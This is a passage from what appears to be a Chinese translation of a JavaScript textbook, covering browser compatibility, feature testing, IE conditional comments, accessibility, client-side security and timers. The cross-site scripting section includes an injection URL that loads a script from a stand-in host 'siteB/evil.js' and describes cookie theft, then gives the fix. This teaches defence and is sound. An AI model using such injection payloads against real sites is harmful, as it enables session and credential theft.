准所要求的。如果一个文档很长或者在一个很慢的网络连接上载入着，浏览器可能部分地提交文档并且在所有的脚本和 `onload` 句柄运行之前就允许用户开始和它交互（并触发事件句柄）。如果这样的一个事件句柄调用了一个还没有定义的函数，它将会失败（这也是在一个文档的 `<head>` 中的脚本中定义所有函数的原因之一）。如果这样的一个事件句柄试图操作还没有解析的文档的一部分，也会失败。这种情况在实际中并不常见，防止这一问题所需要的额外的编码工作通常也是不值得的。

13.6 客户端兼容性

Web 浏览器通常是运行应用程序的一个通用平台，而 JavaScript 是用来开发这些应用程序的语言。幸运的是，JavaScript 语言是标准化的并且得到了很好的支持，所有现代的 Web 浏览器都支持 ECMAScript v3。对于平台本身，却不能也这么说。当然，所有的 Web 浏览器都显示 HTML，但是它们在对其他标准（如 CSS 和 DOM）的支持上却各不相同。尽管所有的浏览器都包含一个兼容的 JavaScript 解释器，但它们可供客户端 JavaScript 代码使用的 API 却各不相同。

对于客户端的 JavaScript 程序员来说，兼容性问题是一个令人不快的生活现实。程序员所编写和部署的 JavaScript 代码可能要在各种不同的浏览器版本中运行，而这些浏览器又运行在各种操作系统之上。考虑流行的操作系统和浏览器的排列组合：Windows 和 Mac OS 上的 IE（注 6），Windows、Mac OS 和 Linux 上的 Firefox，Mac OS 上的 Safari，以及 Windows、Mac OS 和 Linux 上的 Opera。如果想要支持每种浏览器的当前版本和此前的两个版本，将这 9 种浏览器 / 操作系统的组合乘以 3，一共有 27 种浏览器 / 版本 / 操作系统的组合。确保 Web 应用程序在所有这 27 种组合上都能运行的惟一方法就是在每一种组合中测试它们。这是一个让人畏缩的任务，并且实际上，这种测试往往是在应用程序部署以后由用户来测试的。

在达到应用程序开发的测试阶段之前，必须先编写代码。当用 JavaScript 编写程序的时候，浏览器之间的不兼容的知识对于编写兼容的代码至关重要。不幸的是，生成所有已知的厂商、版本和平台兼容性的确定列表是一项工作量巨大的任务。这超出了本书的范围和任务，并且，就笔者所知，还没有全面的客户端 JavaScript 测试组开发出来。可以在网上找到浏览器兼容性信息，下面是两个笔者觉得很有用的站点：

<http://www.quirksmode.org/dom/>

这是自由 Web 开发者 Peter-Paul Koch 的 Web 站点。他的 DOM 兼容性表给出了 W3C DOM 的各种不同浏览器的兼容性。

注 6： Mac 上的 IE 将逐渐淘汰，之所以如此是因为它和 Windows 中的 IE 有本质上的不同。

http://webdevout.net/browser_support.php

这个站点是 David Hammond 的类似于 *quirksmode.org* 的站点，但是，它的兼容性表要更加全面，并且（在编写本书的时候）更新一些。除了 DOM 兼容性，它还排列出了浏览器与 HTML、CSS 和 ECMAScript 标准的兼容性。

当然，弄清楚不兼容性只是第一步。下面的各小节说明了可以用来解决所遇到的不兼容性问题的技术。

13.6.1 不兼容性的历史

客户端的 JavaScript 技术一直都面临着不兼容性的问题。了解历史能够提供一些有用的背景资料。Web 编程的早期是以 Netscape 和 Microsoft 之间的“浏览器大战”为标志的。这时的开发的不兼容性情况在密度大幅度地增长着，在浏览器环境和客户端 JavaScript API 方面都有。不兼容性问题此时达到了最坏的情况，并且，一些 Web 站点干脆放弃努力并告诉它们的访问者需要使用哪种浏览器来访问自己的站点。

浏览器战争结束以后，Microsoft 占据了绝大部分的市场份额，并且像 DOM 和 CSS 这样的网络标准开始生效。这是一段相对稳定（或者说停滞）的时期，Netscape 浏览器渐渐地转变成 Firefox 浏览器，而 Microsoft 也对自己的浏览器进行一些不断的改进。两种浏览器对标准支持的都很好，至少对于将要编写的兼容性 Web 应用程序来说足够好了。

在编写本书的时候，似乎另一个浏览器革命高潮即将开始。例如，所有的主流浏览器现在都支持脚本化的 HTTP 请求，而这形成了新的 Ajax Web 应用程序架构的基石（参见第 20 章）。Microsoft 正在开发 Internet Explorer 7，它将解决很多长期以来的安全性和 CSS 兼容性问题。IE7 将有很多的用户可以看到的改变，但是，它显然不会为 Web 开发者带来什么创新。然而，其他的浏览器正在努力创新。例如，Safari 和 Firefox 支持一个 `<canvas>` 标记，它用来脚本化客户端的图形（参见第 22 章）。一个叫做 WHATWG 的 Web 浏览器厂商的联盟（*whatwg.org*，值得注意的是 Microsoft 不在其中），正在为 `<canvas>` 以及很多其他的 HTML 和 DOM 扩展的标准化而努力工作着。

13.6.2 关于“现代的浏览器”

客户端的 JavaScript 是一种移动的目标，尤其是我们实际上正在进入一个快速发展的时期。因此，笔者避免在本书中对特定浏览器的特定版本做出狭隘的叙述。任何这样的论断都可能在开始编写本书的新版之前变得过时。像这样一本印刷好的图书很难按照根据需要频繁地更新，以便对影响到当前的浏览器阵营的兼容性问题给出有用的指导。

因此，读者将会发现，书中使用像“所有现代的浏览器”（或者有时候是“除了 IE 以外

的所有现代的浏览器”)这样故意模糊的字眼来确保语句的合理性。在编写本书的时候,“现代的浏览器”的松散的集合包括:Firefox 1.0、Firefox 1.5、IE 5.5、IE 6.0、Safari 2.0、Opera 8 和 Opera 8.5。但这并不保证,本书中每一句带有“现代的浏览器”的话对于这些具体的浏览器的每一种都是成立的。可是,这可以让读者了解在本书编写的时候浏览器的当前技术情况。

13.6.3 功能测试

功能测试(有时候叫做能力测试)是解决不兼容性的一种强大的技术。如果程序员想要使用一种可能没有被所有的浏览器支持的功能,要在脚本中包含相应的代码来测试该功能是否被支持。如果想要的功能还没有被当前的平台所支持,要么不要在该平台上使用它,要么提供可在所有平台上工作的替代代码。

读者将会在后面的各章中一次又一次地看到功能测试。例如,在第17章,有如下所示的代码:

```
if (element.addEventListener) { // Test for this W3C method before using it
    element.addEventListener("keydown", handler, false);
    element.addEventListener("keypress", handler, false);
}
else if (element.attachEvent) { // Test for this IE method before using it
    element.attachEvent("onkeydown", handler);
    element.attachEvent("onkeypress", handler);
}
else { // Otherwise, fall back on a universally supported technique
    element.onkeydown = element.onkeypress = handler;
}
```

第20章介绍了功能测试的另一种方法:不断尝试替代方案,直到找到一种不会抛出异常的。并且,当找到一个有效的替代方案,要记住它以便以后使用。下面是对例20-1的预览:

```
// This is a list of XMLHttpRequest creation functions to try
HTTP._factories = [
    function() { return new XMLHttpRequest(); },
    function() { return new ActiveXObject("Msxml2.XMLHTTP"); },
    function() { return new ActiveXObject("Microsoft.XMLHTTP"); }
];

// When we find a factory that works, store it here
HTTP._factory = null;

// Create and return a new XMLHttpRequest object.
//
// The first time we're called, try the list of factory functions until
// we find one that returns a nonnull value and does not throw an
```

```
// exception. Once we find a working factory, remember it for later use.  
HTTP.newRequest = function() { /* fuction body omitted */ }
```

读者可能还会在现有的代码中碰到一个常见的、但已经过时的功能测试的例子，这就是确定一个浏览器支持哪个 DOM。它往往出现在 DHTML 代码中，并且通常如下所示：

```
if (document.getElementById) { // If the W3C DOM API is supported,  
    // do our DHTML using the W3C DOM API  
}  
else if (document.all) { // If the IE 4 API is supported,  
    // do our DHTML using the IE 4 API  
}  
else if (document.layers) { // If the Netscape 4 API is supported,  
    // do the DHTML effect (as best we can) using the Netscape 4 API  
}  
else { // Otherwise, DHTML is not supported,  
    // so provide a static alternative to DHTML  
}
```

类似这样的代码已经过时了，因为今天几乎所有部署的浏览器都支持 W3C DOM 及其 `document.getElementById()` 函数。

有关功能测试的重要的事情是，它会导致代码不会和浏览器厂商或浏览器版本号的具体列表紧密联系在一起。代码会在今天已有的浏览器集合中有效，并且在未来的浏览器中也将继续有效，而不管它们实现了哪些功能集合。可是，注意，这需要浏览器厂商不要定义一种属性或方法，除非这种属性和方法是完全有效的。如果 Microsoft 要定义一个 `addEventListener()` 方法，而该方法只是部分地实现了 W3C 规范，这将会破坏很多代码在调用 `addEventListener()` 之前的功能测试工作。

这个例子中的 `document.all` 属性值得在这里特别提一下。`document.all[]` 数组是由 Microsoft 在 IE 4 中引入的。它允许 JavaScript 代码引用一个文档的所有元素，并且开创了客户端编程的一个新时代。它还没有标准化，并且由 `document.getElementById()` 替代。它仍然用于现在的代码中，并且常常通过如下的代码用来（错误地）确定一个脚本是否在 IE 中运行：

```
if (document.all) {  
    // We're running in IE  
}  
else {  
    // We're in some other browser  
}
```

由于仍然有很多现存的代码使用 `document.all`，Firefox 浏览器已经添加了对它的支持，这样，Firefox 就可以对很多以前专门依赖于 IE 的站点有效了。由于 `all` 属性经常用来进行浏览器检测，Firefox 假装自己不支持该属性。因此，即便 Firefox 确实支持

document.all, 下面脚本中的 if 语句执行起来, 就好像 all 属性不存在, 这段脚本显示一个包含文本“Firefox”的对话框:

```
if (document.all) alert("IE"); else alert("Firefox");
```

这个例子说明, 如果浏览器撒谎的话, 功能测试的方法就无效了。它还展示了 Web 开发者并不是为兼容性问题而头痛的惟一的人。浏览器厂商也为兼容性问题而痛苦不堪。

13.6.4 浏览器测试

功能测试很适合检查对大型功能区域的支持。例如, 可以使用它来确定一个浏览器是否支持 W3C 事件处理模型或者 IE 的事件处理模型。另一方面, 有时候可能需要在特定的浏览器中解决个别的 bug 或难题, 而这里可能没有简单的方法来测试 bug 的存在。在这种情况下, 需要创建一个特定平台的解决方案, 它和特定的浏览器厂商、版本或操作系统 (或者 3 方面的某种组合) 紧密相连。

在客户端 JavaScript 中做到这些的方法就是使用 Navigator 对象, 我们将在第 14 章学习它。确定当前的浏览器的厂商和版本的代码通常叫做浏览器嗅探器 (browser sniffer) 或客户端嗅探器 (client sniffer)。例 14-3 给出了一个简单的例子。在 Web 的早期, 当 Netscape 和 IE 平台不兼容并且分道扬镳的时候, 客户端嗅探是一种常见的客户端编程技术。现在, 兼容性情况已经稳定了, 客户端嗅探已经没那么流行了, 并且只有在确实需要的时候才使用。

注意, 客户端嗅探也可以在服务器端完成, Web 服务器根据浏览器在其 User-Agent 头部如何标示自己来选择发送什么样的 JavaScript 代码。

13.6.5 IE 中的条件注释

实际上, 读者会发现客户端 JavaScript 编程中的很多不兼容性都是特定于 IE 的。也就是说, 必须按照一种方式为 IE 编写代码, 而按照另一种方式为所有其他的浏览器编写代码。尽管通常可以避免那些不可能标准化的特定于浏览器的扩展, 但是, IE 在 HTML 和 JavaScript 代码中都支持条件注释也是很有用的。

下面是 HTML 中的条件注释的样子。注意, HTML 注释使用结束的分隔符的技巧:

```
<!--[if IE]>  
This content is actually inside an HTML comment.  
It will only be displayed in IE.  
<![endif]-->
```

```

<!--[if gte IE 6]>
This content will only be displayed by IE 6 and later.
<![endif]-->

<!--[if !IE]> <-->
This is normal HTML content, but IE will not display it
because of the comment above and the comment below.
<!--> <![endif]-->

This is normal content, displayed by all browsers.

```

条件注释也得到IE的JavaScript解释器的支持，C和C++程序员可能觉得它们和C处理器的#ifdef/#endif功能很相似。IE中的JavaScript条件注释以文本/*@cc_on开头，以文本@*/结束（cc_on中的cc表示有条件编译）。下面的条件注释包含了只在IE中执行的代码：

```

/*@cc_on
  @if (@_jscript)

    // This code is inside a JS comment but is executed in IE.
    alert("In IE");

  @end
@*/

```

在一个条件注释内部，关键字@if、@else和@end划定出了哪些是要被IE的JavaScript解释器有条件地执行的代码。大多数时候，只需要上面所示的简单的条件：@if (@_jscript)。JScript是Microsoft自己的JavaScript解释器的名字，而@_jscript变量在IE中总是为ture。

通过条件注释和常规的JavaScript注释的合理的交叉组合，可以设置在IE中运行一段代码而在所有其他浏览器中运行另一段不同的代码：

```

/*@cc_on
  @if (@_jscript)
    // This code is inside a conditional comment, which is also a
    // regular JavaScript comment. IE runs it but other browsers ignore it.
    alert('You are using Internet Explorer');
  @else*/
    // This code is no longer inside a JavaScript comment, but is still
    // inside the IE conditional comment. This means that all browsers
    // except IE will run this code.
    alert('You are not using Internet Explorer');
  @end
@*/

```

不管是HTML形式还是JavaScript形式，条件注释都是完全非标准化的。但是，它们有时候是实现IE的兼容性的一种有用方式。

13.7 可访问性

Web是发布信息的理想工具,而JavaScript程序可以增强对信息的访问。然而,JavaScript程序员必须小心,很容易编写出这样的代码:通过视觉的或物理的障碍而不注意地向访问者拒绝信息。

盲人可能使用一种叫做屏幕阅读器的“辅助性技术”将书面的文字变成语音词汇。有些屏幕阅读器是识别JavaScript的,而另一些当JavaScript关闭的时候工作的会更好。如果设计一个需要JavaScript来显示其信息的Web站点,就会把那些使用屏幕阅读器的用户排除在外(也把那些使用一个手机这样的不支持JavaScript的移动设备的用户,以及那些有意关闭浏览器的JavaScript功能的用户排除在外)。JavaScript的恰当的角色是增加信息的表现力,而不是负责信息的表现。JavaScript可访问性的一条重要原则是,设计代码以使得即便JavaScript解释器被关闭,使用它的Web页面也能(或者至少以某种形式)发挥作用。

可访问性所关心的另一个重要问题是,那些可以使用键盘但不能使用(或者选择不是用)鼠标这样的指示性设备的用户。如果编写的JavaScript代码依靠特定于鼠标的事件,就会把那些不使用鼠标的用户排除在外。Web浏览器允许键盘来切换和激活一个Web页面,并且,JavaScript代码也应该允许这么做。同时,也不应该编写代码来要求键盘输入,否则,会把那些不使用键盘的用户以及很多使用手提电脑或手机浏览器的用户排除在外。正如第17章所介绍的,JavaScript支持独立于设备的事件,例如onfocus和onchange,以及依赖于设备的事件,如onmouseover和onmousedown。为了实现可访问性,应该尽可能地支持独立于设备的事件。

没有清晰的解决方案,创建可访问的Web页面并非鸡毛蒜皮的小问题。在编写本书的时候,如何最好地使用JavaScript来促进而不是降低可访问性,这个问题仍在争论之中。对于JavaScript和可访问性的完整的讨论超出了本书的范围。通过互联网搜索可以找到关于这一主题的众多信息,其中的大多数都以来自权威资源的推荐形式表现出来。请记住,客户端JavaScript编程实践和辅助性技术还在不断发展,可访问性规则并不总是能跟上。

13.8 JavaScript 安全性

互联网安全性是一个广泛而复杂的领域。本节关注客户端JavaScript安全问题。

13.8.1 JavaScript 不能做什么

JavaScript 解释器引入到 Web 浏览器，意味着载入一个 Web 页面可能导致任意的 JavaScript 代码在用户计算机上执行。安全的 Web 浏览器（通常所用的现代浏览器看上去相对比较安全）以各种方式限制脚本，从而防止恶意代码读取私密数据、更改数据或者危及隐私。

JavaScript 针对恶意代码的第一条防线就是这种语言不支持某些能力。例如，客户端的 JavaScript 不提供任何方式来读取、写入和删除客户端计算机上的文件或目录。没有 File 对象，也没有文件访问函数，一个 JavaScript 程序就无法删除用户的数据或者在用户的系统中植入病毒。

第二条防线在于 JavaScript 在自己所支持的某些功能上强加限制。例如，客户端的 JavaScript 可以脚本化 HTTP 协议来和 Web 服务器交换数据，并且它甚至可以从 FTP 或其他的服务器来下载数据。但是，JavaScript 不提供通用的网络原语，并且无法为任何主机打开一个 socket 或者接受一个来自其他主机的连接。

下面的列表包含了其他一些可能受到限制的功能。注意，这不是一个确定的列表。不同的浏览器有着不同的限制，而且这些限制中的很多可能是用户可配置的：

- JavaScript 程序可以打开一个新的浏览器窗口，但是为了防止广告滥用弹出窗口，很多浏览器限制这一功能，使得只有为了响应鼠标点击这样的用户启动事件的时候，才能使用它。
- JavaScript 程序可以关闭自己打开的浏览器窗口，但是不允许它没有用户确认就关闭其他的窗口。这就防止恶意脚本调用 `self.close()` 来关闭用户的浏览器窗口，从而导致程序退出。
- 当鼠标移动到链接上的时候，JavaScript 程序无法通过设置状态行文本来使链接的目标地址变得模糊不清（在过去，在状态行提供有关链接的额外信息是很常见的。钓鱼陷阱滥用了这一功能，导致很多浏览器厂商关闭了这一功能）。
- 脚本无法打开一个太小的窗口（通常一边小于 100 个像素）或者把一个窗口缩小到太小。类似的，脚本无法把一个窗口移出屏幕之外，或者创建一个比屏幕更大的窗口。这就防止了打开用户无法看到或者可能轻易忽略的窗口，这样的窗口可能包含继续运行的脚本而用户却以为它们已经停止了。还有，脚本无法创建一个没有标题栏或者状态行的浏览器窗口，例如，这样的窗口可能伪造一个正在运行的对话框并欺骗用户输入一个敏感性的密码。
- HTML 的 FileUpload 元素的 `value` 属性无法设置。如果这个属性可以设置，一个脚本可以将其设置为任何想要的文件名，并且引起表单将任何指定文件（例如密码文件）的内容上传到服务器。

- 脚本不能读取从不同服务器载入的文档的内容,除非这个文档就是包含该脚本的文档。类似的,一个脚本不能在来自不同服务器的文档上注册事件监听器。这就防止脚本窃取给其他页面的用户输入(例如,组成一个密码项的击键)。这一限制叫做同源策略,下一节将更加详细地介绍它。

13.8.2 同源策略

同源策略是对JavaScript代码能够和哪些Web内容交互的一条完整的安全限制。当一个Web页面使用多个帧(包括<iframe>标记)或者打开其他的浏览器窗口的时候,这一策略会发挥作用。在这种情况下,同源策略负责管理一个窗口或帧中的JavaScript代码和其他窗口或帧的交互。具体地说,一个脚本只能够读取和包含这一脚本的文档来源相同的窗口和文档的属性(参见第14.8节了解如何对多个窗口和帧使用JavaScript)。

当使用XMLHttpRequest对象脚本化HTTP的时候,同源策略也发挥作用。这一对象允许客户端的JavaScript代码来提出任意的HTTP请求,但所针对的Web服务器只能是载入包含文档的Web服务器(参见第20章了解XMLHttpRequest对象的更多内容)。

文档的来源定义为协议、主机或者是载入文档的URL的端口。载入自不同Web服务器的文档具有不同的来源。通过同一主机的不同端口载入的文档具有不同的来源。使用http:协议载入的一个文档和另一个使用https:协议载入的文档具有不同的来源,即使它们来自同一个Web服务器。

脚本本身的来源和同源策略并不相关,相关的是脚本所嵌入的文档的来源,理解这一点很重要。例如,假设一个来自域A的脚本包含到(使用<script>标记的src属性)一个域B的Web页中。这个脚本可以完整地访问包含它的文档的内容。如果脚本打开一个新的窗口并且载入来自域B的另外一个文档,脚本也对这个文档的内容具有完全的访问权。但是,如果脚本打开第三个窗口并载入一个来自域C的文档(或者是来自域A),同源策略就会发挥作用,阻止脚本访问这个文档。

实际上,同源策略并非应用于不同源的窗口中的所有对象的所有属性。不过它应用到了其中的大多数属性,尤其是对Document对象的所有属性而言(参见第15章)。另外,不同的浏览器厂商对于这一安全策略的实现也略有不同(例如,Firefox 1.0允许脚本在不同源的窗口上调用history.back(),但IE 6没有这么做)。出于各种意图和目的,我们应该把任何包含一个来自其他服务器的文档的窗口看作是禁止脚本进入的。如果脚本打开这个窗口,脚本也可以关闭它,但是它不能以任何方式查看窗口内部。

对于防止脚本窃取私有的信息来说,同源策略是必需的。如果没有这一限制,恶意脚本(通过防火墙载入到安全的公司内网的浏览器中)可能会打开一个空的窗口,希望欺骗

用户进入并使用这个窗口在内网上浏览文件。恶意的脚本就能够读取窗口的内容并将其发送回自己的服务器。同源策略防止了这种行为。

在某些情况下，同源策略就显得太过严格了。它给那些使用多个服务器的大站点带来了一些特殊的问题。例如，来自 *home.example.com* 的脚本可能会想要读从 *developer.example.com* 装载进来的文档的属性，或者来自 *orders.example.com* 的脚本可能需要读 *catalog.example.com* 上的文档的属性，这都是合理的。为了支持这种类型的大网站，可以使用 Document 对象的属性 `domain`。在默认情况下，属性 `domain` 存放的是装载文档的服务器的主机名。可以设置这一属性，不过使用的字符串必须具有有效的域前缀。因此，如果一个 `domain` 属性的初始值是 “*home.example.com*”，就可以把它设置成 “*example.com*”，但是不能把它设置成 “*home.example*” 或 “*ample.com*”。另外，`domain` 值中至少要有一个点号，不能把它设为 “*com*” 或其他顶级域名。

如果两个窗口（或帧）含有的脚本把 `domain` 设置成了相同的值，那么这两个窗口就不再受同源策略的约束，它们可以互相读取对方的属性。例如，从 *orders.example.com* 和 *catalog.example.com* 装载进来文档中的协作脚本可以把它们的 `document.domain` 属性都设置成 “*example.com*”，这样一来，这些文档就有了同源性，可以互相读取属性。

13.8.3 脚本化插件和 ActiveX 控件

尽管核心 JavaScript 语言和基本的客户端对象模型缺乏大多数恶意代码所需要的文件系统功能和网络功能，但情况也并不像看上去那么简单。在很多 Web 浏览器中，JavaScript 用作针对其他软件组件的“脚本引擎”，这些组件如 IE 中的 ActiveX 控件和其他浏览器的插件。这为客户端脚本提供了重要的和强大的功能。我们可以在第 20 章看到一个 ActiveX 控件用来脚本化 HTTP 的例子，在第 19 章和第 22 章看到 Java 和 Flash 插件用于持久性和高级客户端图形的例子。

脚本化 ActiveX 控件和插件的能力也有着安全性的含义。例如，Java applet 具有访问低端的网络能力。Java 安全性“沙箱”阻止 applet 和载入它的服务器以外的任何服务器通信，因此，这并未打开一个安全漏洞。但是，它暴露了基本的问题：如果插件是可以脚本化的，必须不仅相信 Web 浏览器的安全架构，还要相信插件的安全架构。实际上，Java 和 Flash 插件看上去具有健壮的安全性，并且不会为客户端 JavaScript 引来安全问题。然而，ActiveX 脚本化有一个更加多变的过去。IE 浏览器已经能够访问各种各样的脚本化 ActiveX 控件，而这些控件是 Windows 操作系统的一部分，并且在过去，这些控件中的某些包含有可利用的安全漏洞。可是，在编写本书的时候，这些问题看上去已经解决了。

13.8.4 跨站脚本

跨站脚本，或者叫做 XSS，这个术语用来表示一类安全问题，也就是攻击者向目标 Web 站点注入 HTML 标记或者脚本。防止 XSS 攻击是服务器端 Web 开发者的一项基本工作。然而，客户端 JavaScript 程序员也必须意识到或者能够预防跨站脚本。

如果 Web 页面动态地产生文档内容，并且这些文档内容基于用户提交的数据，而并没有通过从中移除任何嵌入的 HTML 标记来“消毒”的话，那么这个 Web 页面很容易遭到跨站脚本攻击。作为一个小例子，考虑如下的 Web 页面，它使用 JavaScript 通过用户的名字来向用户问好：

```
<script>
var name = decodeURIComponent(window.location.search.substring(6)) || "";
document.write("Hello " + name);
</script>
```

这两行脚本使用 `window.location.search` 来获得它们自己的 URL 中以 `?` 开始的部分。它使用 `document.write()` 来向文档添加动态生成的内容。这个页面专门通过如下的一个 URL 来调用：

```
http://www.example.com/greet.html?name=David
```

这么使用的时候，它会显示文本“Hello David”。但考虑一下，当用下面的 URL 来调用它的时候，会发生什么情况：

```
http://www.example.com/greet.html?name=%3Cscript%3Ealert('David')%3C/script%3E
```

只用这个 URL，脚本会动态地生成另一个脚本（`%3C` 和 `%3E` 是一个尖括号的编码）。在这个例子中，注入的脚本只是显示一个对话框，这还是相对较好的情况。但是，考虑如下的情况：

```
http://siteA/greet.html?name=%3Cscript src=siteB/evil.js%3E%3C/script%3E
```

之所以叫做跨站脚本攻击，是因为它涉及到多个站点。站点 B（或者站点 C）包含一个专门构造的到站点 A 的链接（就像上面的那个），它会注入一个来自站点 B 的脚本。脚本 `evil.js` 驻留在恶意站点 B，但现在，它嵌入到站点 A 中，并且可以对站点 A 的内容进行任何想要的操作。它可能损坏这个页面或者使其不能正常工作（例如，启动下一节所要介绍的拒绝服务攻击）。这可能会对站点 A 的客户关系有害。更危险的是，恶意脚本可以读取站点 A 所存储的 cookie（可能是计数或者是其他的个人验证信息），然后把数据发送回站点 B。注入的脚本甚至可以诱骗用户击键并将数据发送回站点 B。

通常，防止 XSS 攻击的方式是，在使用任何不可信的数据来创建动态的文档内容之前，

从其中移除 HTML 标记。可以通过添加如下的一行代码来移除 `<script>` 标记两边的尖括号，从而来修复前面给出的 *greet.html* 文件。

```
name = name.replace(/</g, "&lt;").replace(/>/g, "&gt;");
```

跨站脚本使得一个有害的弱点能够立足于 Web 的架构之中。深入理解这种弱点是值得的，但是更深入地讨论也超出了本书的范围。有很多在线资源可以帮助预防跨站脚本。一个重要的资源是对于这一问题最早给出的 CERT Advisory，它位于 <http://www.cert.org/advisories/CA-2000-02.html>。

13.8.5 拒绝服务攻击

这里描述的同源策略和其他的安全限制对于预防恶意代码毁坏数据或者侵犯隐私做了很好的工作。然而，它们并不能防止强力的拒绝服务攻击。如果访问了带有 JavaScript 功能的一个恶意 Web 站点，这个站点可以使用一个 `alert()` 对话框的无限循环占用浏览器，迫使用户使用 Unix 的 `kill` 命令或者 Windows 任务管理器来关闭浏览器。

一个恶意站点也可以试图用一个无限循环或者没有意义的计算来占用 CPU。某些浏览器（如 Firefox）可以检测运行时间很长的脚本，并且让用户选择终止它们。这可以防范偶然性的无限循环，但恶意代码可以使用 `window.setInterval()` 命令这样的技术来避免被关闭。类似的攻击会通过分配很多内存来占用系统。

Web 浏览器并没有通用的办法来防止这种笨拙的攻击。实际上，由于没有人会返回到滥用这种脚本的网站，这在 Web 上不是一个常见的问题。

13.9 其他的 Web 相关的 JavaScript 嵌入

除了客户端 JavaScript，JavaScript 语言还有其他的和 Web 相关的嵌入。本书并没有介绍这些其他的嵌入，但是，应该知道它们，以便不会把它们和客户端 JavaScript 搞混淆了：

用户脚本

用户脚本是一种创新，其中用户定义的脚本在被浏览器提交之前应用于 HTML 文档。Web 页面现在也可以由页面的访问者来控制了，而不再是仅仅处于 Web 设计者的控制之下。用户脚本最知名的例子就是 Firefox Web 浏览器的 Greasemonkey 扩展 (<http://greasemonkey.mozdev.org>)。开放给用户脚本的编程环境和客户端编程环境相似，但是并不完全相同。本书将不会介绍如何编写 Greasemonkey 用户脚本，但是，学习客户端 JavaScript 编程是学习用户脚本的先决条件。

SVG

SVG (Scalable Vector Graphics, 可缩放矢量图形) 是一种基于 XML 的图形格式, 它允许嵌入的 JavaScript 调用。客户端 JavaScript 可以脚本化自己所嵌入的 HTML 文档, 而嵌入到一个 SVG 文件的 JavaScript 代码则可以脚本化这个文档的 XML 元素。第 15 章和第 17 章中的内容和 SVG 脚本化相关, 但是并不充分, 用于 SVG 的 DOM 和 HTML DOM 有着本质的不同。

SVG 规范位于 <http://www.w3.org/TR/SVG>。该规范的附录 B 定义了 SVG DOM。第 22 章使用嵌入到一个 HTML 文档中的客户端 JavaScript 来创建一个 SVG 文档, 这个 SVG 文档也嵌入到一个 HTML 文档中。既然 JavaScript 代码在 SVG 文档之外, 这就是一个常规客户端 JavaScript 的例子, 而不是 JavaScript 的 SVG 嵌入的例子。

XUL

XUL 是一种基于 XML 的语法, 用来描述用户界面。Firefox Web 浏览器的 GUI 就是用 XUL 文档定义的。和 SVG 一样, XUL 语法允许 JavaScript 脚本。和 SVG 一样, 第 15 章和第 17 章中的内容和 XUL 编程有关。但是, 一个 XUL 文档中的 JavaScript 代码能够访问不同的对象和 API, 并且倾向于与客户端 JavaScript 代码不同的安全模式。要了解更多 XUL 的内容可以访问 <http://www.mozilla.org/projects/xul> 和 <http://www.xulplanet.com>。

ActionScript

ActionScript 是一种类似 JavaScript 的语言 (同样派生自 ECMAScript 规范, 但是沿着面向对象的方向发展), 它用于 Flash 电影中。本书第一部分中的大多数核心 JavaScript 材料和 ActionScript 编程相关。Flash 并非基于 XML 或基于 HTML, 并且, Flash 所展示的 API 和本书所讨论的那些 API 没有关系。本书第 19 章、第 22 章和第 23 章中包含了有关客户端 JavaScript 如何脚本化 Flash 电影的例子。这些例子需要包括小段的 ActionScript 代码, 但是, 焦点是使用常规的客户端 JavaScript 和这些代码交互。

脚本化浏览器窗口

第 13 章介绍了 Window 对象以及它在客户端 JavaScript 中所扮演的中心角色：它是客户端 JavaScript 程序的全局对象。本章介绍 Window 对象的属性和方法，这些属性和方法允许控制浏览器以及它们的窗口和帧。

在本章中，将学习如何：

- 把 JavaScript 代码注册为将要执行一次或者重复执行。
- 获取显示在窗口中的文档的 URL，并且从这个 URL 中解析出查询参数。
- 让浏览器载入并显示一个新的文档。
- 告诉浏览器在它的浏览历史中后退或前进，并且学会控制如打印等其他的浏览器函数。
- 打开一个新的浏览器窗口，操作它们并关闭它们。
- 显示简单的对话框。
- 确定 JavaScript 代码在什么浏览器中运行，并且获取有关客户端环境的其他信息。
- 在浏览器窗口的状态栏显示任意的文本。
- 处理在一个窗口中发生的未捕获的 JavaScript 错误。
- 编写和多个窗口或帧交互的 JavaScript 代码。

读者还将看到，本书全部内容都涉及到操作浏览器窗口，但是对这些窗口中的内容显示却没论述。当 JavaScript 还很新的时候，文档内容就只能以非常有限的方式来脚本化，本章所介绍的窗口脚本化技术令人兴奋而且非常新鲜。今天，有了完全的可以脚本化的文档（参见第 15 章），脚本化浏览器不再是时髦的技术。另外，本章所介绍的某些技术

受到安全限制的影响，不能像曾经那样很好地发挥功能。其他的技术则继续发挥作用，但是不再受到 Web 设计者青睐，并且变得不常用。

尽管本章和今天的技术关系较少，但也不是完全不相关，并不推荐读者略过本章。本章组织方式是把最重要的内容放在最前面。然后是重要性稍差一些或者更少使用的技术。重要的但有些复杂的一节涉及到使用 JavaScript 来和多个窗口或帧交互，而这一节直到本章的末尾才出现，并且本章最后是一个有用的实例。

14.1 计时器

任何编程环境的一项重要功能就是规划代码在未来的某个时刻执行。核心 JavaScript 语言并没有提供这样的功能，但是客户端 JavaScript 确实以全局函数 `setTimeout()`、`clearTimeout()`、`setInterval()` 和 `clearInterval()` 的形式提供了这一功能。这些函数并不是真的和 Window 对象没有任何关系，但是，在本章中介绍它们是因为 Window 对象在客户端 JavaScript 中是全局对象，并且这些全局函数因此而成为该对象的方法。

Window 对象的 `setTimeout()` 方法用来安排一个函数在指定的毫秒数过去之后运行。`setTimeout()` 返回一个不确定的值，这个值可以传递给 `clearTimeout()` 来取消规划的函数的执行。

`setInterval()` 和 `setTimeout()` 一样，只不过指定的函数在一个指定的毫秒数的间隔里重复地调用。和 `setTimeout()` 一样，`setInterval()` 也返回一个不确定的值，这个值可以传递给 `clearInterval()` 用来取消规划的函数的任何未来的调用。

尽管调用 `setTimeout()` 和 `setInterval()` 的优先的方式是传递一个函数作为第一个参数，但是，传递一个 JavaScript 代码的字符串来代替也是合法的。如果这么做，这个字符串在指定的时间之后（一次地或重复地）执行。在旧的浏览器（如 IE4）中，并不支持函数，必须用一个字符串作为第一个参数来调用这些方法。

`setTimeout()` 和 `setInterval()` 在各种不同的情况下都很有用。当用户将鼠标停留在某个文档元素上超过半秒钟的时候，如果要显示一个工具提示，可以使用 `setTimeout()` 来调度工具提示显示代码。如果鼠标在代码被触发前离开了，可以使用 `clearTimeout()` 来取消掉计划的代码。`setTimeout()` 在稍后的例 14-7 中展示。不管何时，当要执行任何动画的时候，通常使用 `setInterval()` 来调度执行动画的代码。读者将在例 14-4 和例 14-6 中看到这些展示。

使用 `setTimeout()` 还有一个有用的技巧，就是注册一个函数在延迟 0 微秒后调用。这

